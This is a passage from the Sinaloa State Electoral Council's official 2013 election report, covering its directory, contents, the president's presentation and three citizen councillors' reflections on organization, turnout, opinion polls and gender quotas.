

**PROCESO
ELECTORAL
SINALOA
2013**

MEMORIA



MEMORIA

Proceso Electoral Sinaloa 2013

Memoria. Proceso Electoral Sinaloa 2013

Primera edición, junio 2014

© Consejo Estatal Electoral
Paseo Niños Héroes 352 Ote., Locales 2, 3 y 5, Centro,
Culiacán, 80000 (Sinaloa)

Editado y hecho en México

MEMORIA

Proceso Electoral Sinaloa 2013

CONSEJO ESTATAL ELECTORAL

DIRECTORIO

Lic. Jacinto Pérez Gerardo	PRESIDENTE
Prof. Andrés López Muñoz Dr. Rigoberto Ocampo Alcántar Lic. Karla Gabriela Peraza Zazueta Lic. Arturo Fajardo Mejía Lic. Rodrigo Borbón Contreras Lic. Enrique Ibarra Calderón	CONSEJEROS CIUDADANOS
Prof. José Enrique Vega Ayala	SECRETARIO GENERAL
Lic. Francisco Inzunza Inzuna	COORDINADOR ADMINISTRATIVO
Lic. Jorge Iván Hernández Ruiz	COORDINADOR DE ORGANIZACIÓN
Prof. Jaime Cruz Morales	COORDINADOR DE CAPACITACIÓN
Lic. Blanca Yadira Villegas Gastélum	JEFA DEL ÁREA DE EDUCACIÓN CÍVICA
Lic. Alma Julieta Salazar Zambrano	JEFA DEL ÁREA DE COMUNICACIÓN
Lic. José Guadalupe Güicho Rojas	ÁREA TÉCNICA PARA LA FISCALIZACIÓN DE LOS RECURSOS DE LOS PARTIDOS POLÍTICOS

ÍNDICE

PRESENTACIÓN	II
CONSEJEROS CIUDADANOS	17
CONSEJERO CIUDADANO ANDRÉS LÓPEZ MUÑOZ	19
CONSEJERO CIUDADANO DR. RIGOBERTO OCAMPO ALCÁNTAR	24
CONSEJERA CIUDADANA LIC. KARLA GABRIELA PERAZA ZAZUETA.....	28
CONSEJERO CIUDADANO ARTURO FAJARDO MEJÍA	33
ORGANIZACIÓN Y LINEAMIENTOS DEL PROCESO	39
INICIO DEL PROCESO	41
Integración del Consejo Estatal Electoral	44
Integración e instalación de los Consejos Distritales y Municipales.....	47
EL PRESUPUESTO	53
LA NORMATIVIDAD.....	54
SOBRE LOS PARTIDOS POLÍTICOS	55
Acreditación de partidos políticos	55
Registro de convenios de coalición.....	56
Financiamiento a partidos políticos	57
REGLAMENTOS Y LINEAMIENTOS	58
DESARROLLO Y OPERACIÓN	61
UBICACIÓN DE CASILLAS	63
CAPACITACIÓN A MESAS DIRECTIVAS DE CASILLA.....	75
A) Procedimiento de reclutamiento, selección, evaluación, capacitación y contratación de supervisores y capacitadores	75
B) Procedimiento de integración de mesas directivas de casilla.....	78
PRECAMPAÑAS ELECTORALES.....	82

Topes de gastos de precampaña	83
Acceso de los partidos políticos a medios impresos.....	85
Acceso de los partidos políticos a Radio y Televisión	86
Revisión de los informes de precampaña.....	87
Registro de candidatos	89
Monitoreo de propaganda electoral.....	93
PROPAGANDA ANTES DE PRECAMPAÑA	94
<i>Propaganda en precampañas electorales.....</i>	95
<i>Propaganda en los 5 días posteriores a la</i> <i>precampaña electoral</i>	96
<i>Propaganda en el periodo de intercampanas.....</i>	97
CAMPAÑAS ELECTORALES	97
Topes de gastos de campaña.....	98
Acceso de los partidos políticos a medios impresos.....	99
Acceso de los partidos políticos a Radio y Televisión	101
Debates públicos entre candidatos	102
Propaganda en campañas electorales	107
<i>Propaganda cercana a las Mesas Directivas de Casillas</i>	108
<i>Quince días posteriores a la jornada electoral.....</i>	109
OBSERVADORES ELECTORALES	110
REGISTRO DE REPRESENTANTES DE PARTIDOS POLÍTICOS	113
DOCUMENTACIÓN Y MATERIALES	118
COMUNICACIÓN SOCIAL Y PARTICIPACIÓN CÍVICA	125
ÁREA DE COMUNICACIÓN DEL CONSEJO	
ESTATAL ELECTORAL DE SINALOA.....	127
Difusión de campañas	127
Actividades específicas del área de comunicación	128
Participación ciudadana (difusión externa).....	130
Atención directa del área.....	130
ÁREA DE EDUCACIÓN CÍVICA	131
Fortalecimiento de la educación cívica.....	131
Consulta infantil.....	132
<i>Instalación de casillas en escuelas primarias.....</i>	133

<i>Instalación de casillas en lugares públicos</i>	133
<i>Primera boleta «¿Cómo participo en las elecciones?»</i>	134
<i>Segunda boleta «¿Qué es para mí la democracia?»</i>	134
ENCUESTAS	136
Resultados relevantes	137
JORNADA ELECTORAL Y CÓMPUTOS FINALES	139
JORNADA ELECTORAL	141
CÓMPUTOS Y RECUENTOS.....	151
SESIONES, ACUERDOS Y RESOLUCIONES	
DE QUEJAS ADMINISTRATIVAS	153
SESIONES Y ACUERDOS DEL CONSEJO	
ESTATAL ELECTORAL DE SINALOA.....	155
PROCEDIMIENTO ADMINISTRATIVO SANCIONADOR	156
RECURSOS INTERPUESTOS	165
<i>Recursos de revisión</i>	166
<i>Juicios de revisión constitucional</i>	184
<i>Recursos de inconformidad</i>	193
SOLICITUDES DE RECUENTO TOTAL	200
CASILLAS ANULADAS	203
JUICIOS DE PROTECCIÓN DE LOS DERECHOS	
POLÍTICO ELECTORALES DEL CIUDADANO.....	203
JUICIOS DE RECONSIDERACIÓN	211
PARÁMETROS DE EVALUACIÓN	215
RESULTADOS ELECTORALES.....	217
ANEXOS	243
INTEGRACIÓN DE CONSEJOS ELECTORALES SINALOA 2013	245
PROGRAMA DE RESULTADOS ELECTORALES	
PRELIMINARES 2013.....	263
Modelo operativo	263

Esquema de operación del PREP	264
Componentes del PREP	265
Centro de captura.....	265
Centro de operación y coordinación del PREP	265
Centro de procesamiento y publicación de resultados	265
Capacitación.....	266
Estrategia de capacitación	267
Simulacros	267
Estrategia de simulacros.....	269
Administración de contingencias	270
Comunicaciones	271
Almacenamiento y procesamiento	271
Resultados del PREP 2013	273
Avances del PREP	273
Gráfica de Avance del Proceso PREP 2013	274
Bitácora de incidencias en base de dato.....	275
Reporte de visitantes únicos (SIPREP).....	275
Reporte de páginas visitadas (SIPREP).....	276
Reporte de conexiones en balanceador web.....	276
Intentos de acceso malintencionado a servidores web.....	277
MEMORIA FOTOGRÁFICA	279

PRESENTACIÓN

Durante la segunda mitad del siglo xx, muchos de los procesos electorales realizados en México tuvieron como epílogo actos violentos, cuyos costos sociales y económicos se expresaron en la pérdida de vidas humanas y en daños patrimoniales a bienes públicos y privados. Sinaloa no fue la excepción. Muchos sinaloenses recordarán, por ejemplo, la quema del palacio municipal de Culiacán en la década de los 80's del todavía cercano siglo pasado, y los plantones, marchas y desalojos del último cuarto de ese siglo.

La necesidad de terminar con esos actos incubados en la desconfianza, llevó a un nuevo diseño del sistema electoral, en cuyo marco fue creado en Sinaloa el Consejo Estatal Electoral como órgano ciudadanizado, hace más de 19 años. Al CEE conformado por ciudadanos le fue encomendado el logro de objetivos de corto, mediano y largo plazo. Uno de ellos fue lograr que las contiendas comiciales se alejaran de la violencia, mediante la aplicación de principios constitucionales y normas legales que actualmente sirven para encauzar las inconformidades hacia su resolución pacífica.

Con satisfacción podemos decir que el objetivo ha sido satisfactoriamente cumplido, ya que la violencia electoral no es más la vía por la que los sinaloenses dirimimos nuestras diferencias políticas. En

Sinaloa hemos iniciado nuestro caminar en la ruta de la democracia, con pleno respeto a la pluralidad y a la diversidad de ideas. Y no se trata de evocar triunfalismos, sino de reconocer los avances logrados y ubicarlos como nuevos puntos de partida para la búsqueda de objetivos superiores.

La sociedad sinaloense puede ver hoy en su órgano electoral, un eficaz instrumento para abrir las vías de la participación ciudadana. Porque ésta es la base para el desarrollo de nuestra democracia, el CEE no debe ser únicamente el organizador de las elecciones, sino la escuela de capacitación ciudadana que nuestra entidad necesita. Porque elegir no es únicamente depositar la boleta en la urna, es también responsabilizarse del ejercicio personal de los valores democráticos y de la vigilancia para que quienes resultaron electos respondan también de la aplicación de esos valores. La honestidad, la legalidad, la tolerancia, el respeto, la equidad, el bien común y otros valores deben dejar de ser letra muerta, y esto solo se logra si cada uno de nosotros observa, opina, denuncia, en una palabra, participa.

El CEE ofrece ahora espacios de participación más allá de lo estrictamente electoral, al amparo de la nueva Ley de Participación Ciudadana, que además del derecho de iniciativa para presentar propuestas de nuevas leyes y reformas a las normas vigentes, contempla las figuras de plebiscito y referéndum; así como mediante sus distintos eventos y programas de educación cívica y de participación ciudadana.

El 8 de enero de 2013, Andrés López Muñoz, Rigoberto Ocampo Alcántar, Karla Gabriela Peraza Zazueta, Arturo Fajardo Mejía, Rodrigo Borbón Contreras y Enrique Ibarra Calderón, como Consejeros ciudadanos propietarios; Jesús Iván Palazuelos Torres, Rolando Luque Rojas y Gloria Icela García Cuadras, como Consejeros ciudadanos suplentes; y quien esto escribe, como Presidente, protestamos como integrantes del órgano administrativo electoral del Estado, comprometiéndonos a que los hilos conductores de la actuación del Consejo

Estatel Electoral serían la certeza, la legalidad, la independencia, la imparcialidad, la objetividad, el respeto, la equidad, el diálogo, la tolerancia, el acuerdo, la justicia y la pluralidad.

Asumimos responsablemente la obligación de hacer nuestro mayor esfuerzo para que el proceso democrático ya iniciado en la entidad se consolidara y resultara exitoso; para que las diferencias, los desacuerdos y las confrontaciones en el ámbito de nuestra competencia se redujeran a la mínima expresión y se resolvieran siempre a través del diálogo, del consenso y del acuerdo; para que la sombra de la duda y la sospecha no sean más los factores de la relación entre autoridades, ciudadanos y partidos políticos; para que todos los actores políticos y los ciudadanos adoptemos la más moderna concepción de los valores de la democracia y avancemos en su ejercicio; para que autoridades, partidos políticos y ciudadanos nos hagamos cargo responsablemente de las consecuencias de nuestra actuación; y para que los sinaloenses construyamos a través del sano ejercicio del pluralismo, una nueva forma de vida pacífica y productiva, a fin de lograr que nuestra sociedad conviva y se desarrolle en armonía.

En ese marco, la Presidencia y Consejeros Ciudadanos, así como el personal del Consejo Estatal Electoral, desplegamos innumerables acciones en los diversos sectores sociales y a lo largo y ancho del territorio sinaloense, de las que se da cuenta puntual en esta Memoria. Destacan por su trascendencia para el proceso electoral la firma de un convenio con el Instituto Federal Electoral, que nos permitió el uso del padrón electoral y de la credencial de elector, así como la colaboración para los procedimientos de selección de funcionarios de casilla; y de un acuerdo similar con la Secretaría de Seguridad Pública del Estado, que a la postre se tradujo en las condiciones de absoluta tranquilidad en que se desarrollaron tanto el proceso, como la jornada electoral del 7 de julio, así como en el apoyo para la transportación aérea de materiales y documentación a los lugares más inaccesibles de la entidad, y para la recepción en tiempo de los paquetes electorales.

Desde el mismo mes de enero se arrancó una campaña de información directa a la ciudadanía y de promoción al voto, efectuando

por lo menos una reunión semanal con personal y directivos de instituciones públicas y privadas y con organizaciones ciudadanas, entre las que cabe mencionar y reconocer el interés y participación de la Asociación de Propietarios de Estacionamientos de Culiacán (APEC), la Cámara de la Industria de la Radio y la Televisión (CIRT), los diversos clubes Rotarios de las ciudades de Culiacán, Mazatlán y Navolato, las organizaciones intercamarales de Culiacán, Mazatlán y Los Mochis, Parlamento Ciudadano, Milenio Feminista; instituciones educativas como la Escuela Libre de Derecho de Sinaloa, la Universidad Autónoma de Sinaloa, la Universidad de Occidente, la Universidad Tec Milenio, Centros Educativos Cualli, Sedesol, IMSS, Secretaría de Salud, Stirt y otros sindicatos; a quienes reconocemos y agradecemos su disposición y ánimo participativo.

Al margen de quejas y procedimientos legales, el CEE atendió antes del inicio de las precampañas electorales, la inquietud ciudadana surgida en Los Mochis con motivo de la proliferación de anuncios espectaculares que promovían la imagen de distintos ciudadanos, con quienes se estableció el diálogo y se logró el retiro voluntario de los anuncios.

Igualmente se desplegó una amplia actividad de capacitación y actualización del personal del CEE y sus Consejos Distritales y Municipales, en la que participaron distinguidas personalidades del ámbito electoral, como el Dr. Flavio Galván Rivera, Magistrado de la Sala Superior del Tribunal Electoral del Poder Judicial de la Federación, Magistrados y Secretarios de Estudio y Cuenta de Salas Regionales del mismo Tribunal, en el marco de la Semana de Derecho Electoral 2013.

Se recibió la visita de los dirigentes nacionales de los Partidos Acción Nacional y de la Revolución Democrática, Gustavo Madero y Jesús Zambrano; y de los delegados nacionales del Partido Nueva Alianza y del Partido del Trabajo; así como de los ocho partidos políticos que individualmente o en coalición participaron en la contienda electoral.

Nos congratula informar que gracias al esfuerzo del personal permanente y eventual del CEE, fue posible instalar las 4,639 casillas programadas, proporcionando a la ciudadanía del Estado la oportunidad

de emitir libremente el sufragio. En ellas se desempeñaron como funcionarios de Casilla 18, 566 ciudadanos, de los cuales el 94 % (17,443) fueron previamente seleccionados y capacitados, y únicamente el 6 % (1,099) fueron tomados de la fila de votantes.

El Programa de Resultados Electorales Preliminares (PREP), que arroja resultados no oficiales la noche de la jornada misma, funcionó sin incidentes relevantes y con una precisión de más del 98 % respecto de los cómputos oficiales celebrados el miércoles 10, contrario a lo que aconteció en otras entidades de la República en las que se realizaron comicios el mismo día, cuyo sistema no fue confiable o definitivamente no operó.

La jornada electoral transcurrió sin incidentes que lamentar, por lo que la tranquilidad de los sinaloenses no se vio perturbada con motivo de la elección, como sucedió en otras zonas del país.

Ciertamente los sinaloenses no acudieron a las urnas en la cantidad deseada, lo que generó señalamientos hacia el órgano electoral. Ante ello, se ordenó a Beltrán, Juárez y Asociados, S. C. el levantamiento de una encuesta destinada a conocer las causas del abstencionismo, cuyos resultados fueron presentados a la sociedad a fines del año pasado y serán publicados en los próximos meses.

A partir de los datos de esa encuesta, se concluye que una de las causas del alejamiento ciudadano de las urnas fue el bajo nivel de contacto directo de los partidos y candidatos con los electores durante las campañas. Las visitas domiciliarias, cartas, llamadas telefónicas y exposición a anuncios de partidos y candidatos en radio y televisión, lograron que solo el 39 % de los electores en el Estado tuviera contacto con éstos, ubicándose ese porcentaje en el 30 % en el caso de Culiacán.

De acuerdo a la misma encuesta, el 59 % de los electores manifestó algo de confianza en la autoridad electoral, en tanto que el 18% mostró mucha confianza. El 41% confió en que el voto fue bien contabilizado. En otras palabras, 6 de cada 10 electores piensan que los votos se cuentan de manera correcta y que los funcionarios electorales de Sinaloa se pegan a la ley sin favoritismos.

El proceso electoral cuyo desarrollo y resultados se informan en la presente Memoria, es el último que se celebra bajo reglas exclusivamente estatales. El proceso electoral de 2016, en el que habrán de elegirse Gobernador, Diputados locales y Ayuntamientos, se sujetará a reglas y lineamientos que en buena parte habrán de ser decididos no en el Congreso del Estado ni en el Consejo Estatal Electoral, sino en el Congreso de la Unión y en el Instituto Nacional Electoral.

La reforma constitucional en materia político electoral aprobada por el Constituyente Permanente, cuyo Decreto se publicó el 10 de febrero de 2014, cerró un ciclo en el desarrollo democrático de México e instituyó un nuevo Sistema Electoral, al otorgar al Instituto Nacional Electoral (INE) facultades que hasta esa fecha correspondieron a las legislaturas de los Estados, como el nombramiento de los integrantes de los órganos electorales locales; o que eran propias de la autoridad electoral local, como es la capacitación electoral, la designación de integrantes de Mesas Directivas de Casilla y la ubicación de éstas, elementos centrales de la organización de un proceso electoral; así como el diseño y determinación de los distritos electorales y la división del territorio estatal en secciones electorales; además del establecimiento de reglas, lineamientos, criterios y formatos en materia de resultados electorales preliminares, encuestas o sondeos de opinión, observación electoral y conteos rápidos, y la fiscalización de los ingresos y egresos de los partidos políticos y candidatos.

La centralización de estas facultades repercutirá negativamente en la autonomía e independencia de los órganos electorales locales, al sujetarlos a disposiciones de otro ente.

En ese marco concretamos ahora la obligación de informar a la ciudadanía sobre las acciones realizadas por el Consejo Estatal Electoral y sus integrantes, durante el Proceso Electoral 2013.

Lic. Jacinto Pérez Gerardo
PRESIDENTE DEL CONSEJO ESTATAL ELECTORAL

CONSEJEROS CIUDADANOS

ELECCIONES 2013 EN SINALOA: PRÓXIMOS PROCESOS ELECTORALES PARA MEJORAR

CONSEJERO CIUDADANO ANDRÉS LÓPEZ MUÑOZ

Aproximadamente dos millones 73 mil ciudadanos tuvieron el derecho y la obligación constitucional de votar en las pasadas elecciones en Sinaloa. Para llevar a cabo dicha elección, el Consejo Estatal Electoral organizó, preparó, desarrolló y vigiló, el proceso electoral, cuidando en todo momento la integración y buen funcionamiento de los Consejos Distritales y Municipales, elaborando y actualizando la normatividad destinada a hacer efectivas las disposiciones de la Ley Electoral del Estado de Sinaloa. Cabe resaltar que esta elección, representó un gran reto para el Consejo Estatal Electoral, pues fue el día 16 de enero del presente año que se nombró a los integrantes del Consejo, teniendo así pocos meses para la organización del proceso electoral, sin embargo el Consejero Presidente y los seis Consejeros Ciudadanos del cual formo parte con gran responsabilidad, actuamos con la convicción de llevar adelante el proceso en unas elecciones tranquilas y bien organizadas.

Es una gran labor y responsabilidad ser Consejero Propietario del Consejo Estatal Electoral de Sinaloa, por lo que se colabora en todas las actividades destinadas a realizar con éxito las 42 elecciones en el Estado. En esta ocasión, mi participación fue como Titular de la Comisión de Organización y Vigilancia Electoral y es en relación a los

trabajos y funciones de dicha comisión, que realizaré a continuación una serie de señalamientos y propuestas, enfocados a la mejora de próximos procesos electorales:

- Se integraron e instalaron de manera oportuna los 28 Consejos Distritales y Municipales en el estado, sin embargo, nos dimos cuenta que no hay tiempo suficiente para hacer un estudio a fondo de los expedientes de ciudadanos propuestos para ser Presidentes y Consejeros Electorales; en el procedimiento de selección no está incluido la realización de entrevistas; no existe información sobre el desempeño de los ciudadanos que han sido Consejeros Electorales, Coordinadores, Supervisores y Capacitadores en procesos electorales anteriores, que ayude a ser objetivos en la integración de los Consejos Distritales y Municipales; y nos percatamos que ya integrados los 28 Consejos algunos ciudadanos ya designados como Consejeros Propietarios, renuncian para ser Secretarios y dejan el cargo, o en algunos casos los Consejeros Suplentes renuncian para ser supervisores y/o capacitadores, lo que deja cargos vacíos y la urgencia inmediata de buscar por parte del CEE quien ocupara su lugar, sobre todo cuando no hay suplentes.

En esa tesitura, se propone lo siguiente: agregar a la convocatoria para integrar los Consejos Distritales y Municipales la imposibilidad de renunciar del cargo de Consejero Propietario o Consejero Suplente ya designado, para ocupar otro cargo en los Consejos Distritales y/o Municipales; anexar en los criterios para la integración que se separe a los ciudadanos que aspiran a ser Presidentes y a ser Consejeros Electorales; abrir la posibilidad de hacer entrevistas en el procedimiento de selección; realizar en tiempos no electorales una evaluación completa del trabajo realizado por Presidentes, Consejeros Electorales, Secretarios, Coordinadores, Supervisores y Capacitadores en el proceso electoral; y principalmente, ampliar el tiempo que establece la Ley Electoral de Sinaloa para integrar los Consejos Distritales y Municipales.

- Para llevar a cabo la jornada electoral del 7 de julio se instalaron cuatro mil 639 Mesas Directivas de Casillas sin ningún problema, los funcionarios de casilla recibieron la votación y la hicieron llegar al Consejo Electoral correspondiente, sin embargo en la captura de actas se pudo vislumbrar que algunas de ellas se encontraban mal llenadas o ilegibles lo que hace difícil su captura, y en ese caso es presentada como acta con incidente. Se propone entonces el diseño de una estrategia entre el Área de Capacitación y Organización para resolver la problemática de actas mal llenadas o ilegibles, modificar el diseño de las actas o en el examen que se realiza para seleccionar a los funcionarios de casilla específicamente Presidentes y Secretarios, se realice una práctica de llenado de actas y de los puntajes más altos en esta dinámica seleccionar a los Secretarios de las Mesas Directivas de Casilla que son lo que llenan los documentos electorales, con ello disminuirían los problemas en este sentido.
- Por otra parte, de todos los procesos electorales en Sinaloa, en las pasadas elecciones se obtuvo la mayor participación de ciudadanos como observadores electorales, recibimos mil 51 solicitudes para fungir como tales, de estas solicitudes fueron acreditados finalmente 901 ciudadanos como observadores electorales. La presencia de observadores electorales en la elección 2013, permitió dar credibilidad y legitimidad al proceso electoral y sirvió para generar organización y transparencia, especialmente durante la votación, prueba de ello es que no se recibió ningún informe de irregularidades durante la jornada electoral por parte de los observadores electorales.
- Se tuvo que modificar el Lineamiento de Registro de Representantes de Partidos Políticos y Coaliciones ante las Mesas Directivas de Casilla y Representantes Generales, para prever la solución de problemas que surgieran en relación a la selección de funcionarios de mesa directivas de casillas, pues en experiencias anteriores se presentaba que siendo funcionarios de casilla, dejaban el cargo para ser representantes de partidos. Además, era

poco el tiempo para después del registro realizar sustituciones de ciudadanos como representantes, pues el artículo 128, fracción III, de la Ley Electoral señala que los partidos políticos podrán sustituir a sus representantes hasta con diez días de anterioridad a la fecha de la elección, sin embargo, también señala que hasta diez días antes de la elección se podrán realizar los registros, en este caso los que son registrados en último día no tienen tiempo para hacer sustituciones.

Siendo así, es preciso llevar a la Ley Electoral del Estado de Sinaloa la modificación que se realizó en el lineamiento de representantes sobre lo concerniente a cuando un ciudadano ha sido insaculado para funcionario de casilla no podrá ser representante de partido, y también agregar tiempo para realizar las sustituciones.

- Perfectamente el CEE pudiera desarrollar e implementar el Programa de Resultados Electorales Preliminares sin necesidad de contratar una empresa externa, que genere un costo excesivo para la institución, hay la suficiente experiencia, conocimiento y habilidades para lograrlo, como ya lo realizan otros institutos, la mayoría de las actividades que se ejecutan para lograr su funcionamiento son aplicadas por el personal de los Consejos Distritales con infraestructura del mismo Consejo. Pero, no existe un área de informática especializada y capacitada para poder aplicar dicho programa. Con la experiencia del PREP nos damos cuenta que es necesario que el Consejo tenga un área de esta naturaleza, que también se encargue entre otras actividades de lo siguiente: realizar en coordinación con el Área de Comunicación una política de difusión en redes sociales; crear los programas o software para que en la medida de lo posible no se contraten empresas externas, sino que sea el mismo Consejo quien los diseñe; organizar mesas de ayuda, que establezcan video-conferencias durante el proceso electoral, teniendo cámaras y pantallas en cada uno de los 28 Consejos Electorales, ello para estar en constante evaluación y seguimiento del proceso electoral; y, ela-

borar proyectos que permitan el desarrollo de nuevas tecnologías en los procesos electorales, como el voto electrónico, en base al artículo 56, fracción XXXIV de la Ley Electoral del Estado de Sinaloa.

En general, la Comisión de Organización y Vigilancia Electoral realizó gran cantidad de actividades según las atribuciones que le otorga el Reglamento Interior del CEE, por ello, sin ser justificación, se vio imposibilitada en la resolución a tiempo de quejas administrativas que se presentaron durante el proceso. Se recibieron 22 quejas administrativas de parte y 124 expedientes relativos a propaganda electoral que infringe algunas de las disposiciones de la normatividad electoral.

Es tal la cantidad de trabajo que tiene la Comisión que es fundamental dividirla en dos: la primera encargada de los asuntos que tienen que ver precisamente con la organización del proceso electoral, y la otra, referente a la vigilancia electoral, encargada exclusivamente de los procedimientos administrativos sancionadores.

Además sería necesario que el Consejo empiece a operar antes de su instalación formal, es decir, antes de la segunda quincena del mes de enero del año de elecciones ordinarias, como lo señala la Ley Electoral, para estar en condiciones de que la organización de las elecciones armonice con los tiempos del calendario electoral.

Finalmente, llegamos a la conclusión que el Consejo Estatal Electoral antes de que inicie un proceso electoral, tiene la obligación de elaborar un estudio a fondo del conjunto de reglamentos y lineamientos que rigen la organización de las elecciones en la entidad y esté en condiciones de realizar adecuaciones si son necesarias. Estas observaciones tienen el firme propósito de mejorar los procedimientos en la organización de las elecciones, darle mayor certeza al proceso electoral y a la democracia en Sinaloa, ser eficaces y eficientes, apegado en todo momento a los principios rectores de certeza, legalidad, independencia, imparcialidad y objetividad.

PARTICIPACIÓN CIUDADANA, VOTACIÓN Y ENCUESTAS PREELECTORALES

CONSEJERO CIUDADANO DR. RIGOBERTO OCAMPO ALCÁNTAR

De participación ciudadana

Son varios los temas que deben de abordarse sobre la votación en una elección democrática. Revisemos dos: Primero, los funcionarios de casilla y representantes de partido; segundo, la cantidad de ciudadanos que votaron.

Del primero cabe señalar que el domingo 7 de julio pasado en Sinaloa se encargaron de la organización y vigilancia de las elecciones más de 60 mil ciudadanos. La numeralia es la siguiente: 18,556 funcionarios de casilla; 40,158 representantes de partidos y coaliciones; 238 presidentes, consejeros y secretarios de órganos electorales; 843 capacitadores; 121 supervisores; casi 400 directivos y empleados de órganos electorales; 901 observadores electorales acreditados; más de 500 comunicadores acreditados ante el Consejo Estatal Electoral (CEE).

Estos datos muestran como los comicios fueron responsabilidad de un ejército ciudadano que aceptó coordinar, organizar y validar el sufragio de cientos de miles de sinaloenses. No es cosa menor, pero sobre todo, debe de reconocerse el valor de esa ciudadanía participativa. Se instaló el 100% de las casillas programadas, las 4,639. Un dato mayor resalta en este aspecto, de la totalidad de las casillas, el presidente

de casilla fue un ciudadano capacitado por los órganos electorales en 4,626, es decir, el 99.72 % de quienes presidieron las casillas en Sinaloa aceptaron esa encomienda con antelación y fueron capacitados para ello. Sólo 13 presidentes no fueron los funcionarios que habían aceptado participar: 1 en Mazatlán, 1 en Guasave y 11 en Culiacán. Esto demuestra cómo las elecciones en Sinaloa son organizadas y validadas por ciudadanos.

De votación

El porcentaje de participación de la lista nominal fue del 46.7 %. En los últimos diez años, en dos procesos electorales hubo una participación menor en Sinaloa: 2003 y 2009. Por otro lado, en 2007 fue muy similar al 2013, sólo 1.4 % arriba.

Sin duda, el caso del municipio de Culiacán merece una atención especial en el análisis: el porcentaje de participación fue del 33.7 %. Una primera aproximación es revisar la participación por cada uno de los cuatro distritos que hay en esta demarcación: en el XII y XIII fue del 31.2 % y 31.9 % respectivamente; mientras que en el XIV y XXIV 37.5 % y 36.2 % en cada uno. Esto deja entrever que aún en la geografía electoral del municipio hay diferencias importantes, pues llega a haber casi un 20 % de diferencia en la participación entre un distrito y otro (XIV y XII). Habrá que profundizar el estudio de este caso en particular.

A manera de una primera conclusión, haciendo un análisis comparativo, cabe la siguiente: Si se contabiliza la votación del Estado, menos la del municipio de Culiacán, se llega a un porcentaje de participación de 54%. Es decir, en Sinaloa, menos la capital, la mayoría de la ciudadanía salió a las urnas el pasado 7 de julio. Es decir, salvo en Culiacán, se venció al abstencionismo el 2013 en Sinaloa. Ahí están los números que reportan este ejercicio de recopilación de las cifras, datos y documentos del proceso electoral local de este año.

De encuestas

Hay tres tipos de estudios demoscópicos en materia electoral: encuestas de preferencias electorales, encuestas a la salida de las casillas (exitpoll) y conteo rápido (quickcount). Durante el proceso electoral 2013 en Sinaloa sólo se difundieron estudios del primer tipo

Durante este proceso en el Estado se difundieron un total de 23 encuestas de preferencias electorales por las siguientes personas físicas:

- Empresas El Debate S.A. de C.V., (periódicos *El Debate*, *La i*, y *La Sirena*)
- Portal Línea Directa. www.lineadirectaportal.com
- Planeación Estratégica del Noroeste, S.A. de C.V. (periódicos *Noroeste*)
- *El Sol de Mazatlán*
- Semanario *Mercurio*
- Con Estadística, S.C. www.conestadistica.com

La metodología utilizada en cada uno de los estudios entregados al Consejo Estatal Electoral de Sinaloa ha estado a disposición de los partidos políticos de conformidad con el artículo 15 de los «Lineamientos para la realización de encuestas y demás estudios demoscópicos durante el proceso electoral». De acuerdo con lo preceptuado por el artículo 17 de dichos Lineamientos, se verificó que los criterios, sistemas y procedimientos aplicados en las encuestas realizadas se apegasen a las normas técnicas internacionalmente aceptadas, según coitejo realizado respecto a lo establecido en el documento «*Estándar de servicio para la investigación de mercados en México*», de la Asociación Mexicana de Agencias de Investigación de Mercados en México, México, 2000 (<http://www.rvox.net/Archivos/ESIMM.pdf>).

A partir de estos análisis, las diferencias que resulten deberán de servir para dejar claro que todas las encuestas son estimaciones estadísticas, con un margen de error. No son oráculos que predigan el destino. Son sólo fotografías de un momento. Lo cierto es que el instrumento demoscópico aplicado a la medición de preferencias elec-

torales cada vez pierde más su mistificación, para situarse en lo que es: una herramienta estadística, de probabilidad, que orienta en un momento dado.

MI EXPERIENCIA EN EL PROCESO ELECTORAL LOCAL 2013

CONSEJERA CIUDADANA LIC. KARLA GABRIELA PERAZA ZAZUETA

Sin duda, el ser designada como Consejera Ciudadana, es una gran responsabilidad que asumo como mujer y como servidora pública de cara a la sociedad misma, en donde tenemos el compromiso de actuar con total transparencia y legalidad, en favor de la conducción de un proceso electoral que cumpla con las expectativas que la sociedad sinaloense demanda y con especial interés que promueva la participación de las mujeres en el ámbito político.

En ese sentido, la reciente reforma que se realizó a la Ley Electoral del Estado de Sinaloa, mejoró la cuota de género que se tenía de 70/30 para el acceso a los cargos de elección popular y pasar a 60/40 en función de una armonización que se llevó a cabo con el Código Federal de Instituciones y Procedimientos Electorales y se incorporó como sanción que los partidos políticos que incumplieran serían sancionados con la negativa del registro de las candidaturas que presentarán.

Acorde a dicha reforma, una de las primeras acciones promovidas por parte de nosotros los Consejeros Ciudadanos fue la de realizar y aprobar los lineamientos para la integración de los Consejos Distritales y Municipales que funcionarían durante el proceso electoral y su respectiva convocatoria, en donde se estableció que para la evaluación

de las propuestas para Presidentes y Consejeros Ciudadanos presentadas por los partidos políticos, organizaciones de la sociedad, organizaciones académicas y organismos intermedios reconocidos por la ley, y que además de los requisitos previstos en la norma electoral vigente, se consideraría la experiencia profesional y/o electoral, la equidad de género, el reconocimiento social y la inclusión de ciudadanos jóvenes.

El procurar una política de equidad de género en la designación de los miembros que integrarían los Consejos Distritales y Municipales, originó una acción afirmativa que permitió incrementar la participación de las mujeres en los espacios de toma de decisiones y contribuir de esta forma institucional con la eliminación de la brecha de desigualdad que existe actualmente entre hombres y mujeres.

Cabe hacer mención que durante el desarrollo del proceso electoral, se llevaron a cabo diversas sesiones, tal y como lo señala la Ley Electoral del Estado de Sinaloa y el Reglamento Interior del Consejo Estatal Electoral; en el que como órgano colegiado dicho Consejo tiene la facultad de tomar acuerdos y emitir el dictamen correspondiente, para la resolución de diversos asuntos; por lo que atendiendo a la pluralidad de ideas y pensamientos, y en ese orden siempre emití mi voto apegada invariablemente a los principios rectores que rigen la materia electoral y que como Consejeros estamos llamados a observar y sobre todo con plena convicción de velar por los intereses de los ciudadanos a quienes estamos obligados a representar de la mejor manera posible.

Respecto del desarrollo del proceso electoral, cada una de las áreas del Consejo Estatal Electoral, se abocó de manera comprometida y profesional a llevar a cabo los procedimientos establecidos en la normatividad electoral vigente, apoyados en un calendario electoral para dar seguimiento puntual a cada una de las actividades a emprender.

En ese contexto, puedo decir que el desarrollo del proceso electoral durante el día de la jornada electoral fue tranquilo y ordenado, no hubo incidentes mayores, además de que se contó con la acreditación de 901 observadores electorales, quienes cumplieron con un procedimiento de registro y capacitación sobre materia electoral, quienes

con su presencia reforzaron la legitimidad de las actuaciones realizados por los órganos electorales desconcentrados (Consejos Distritales y Municipales).

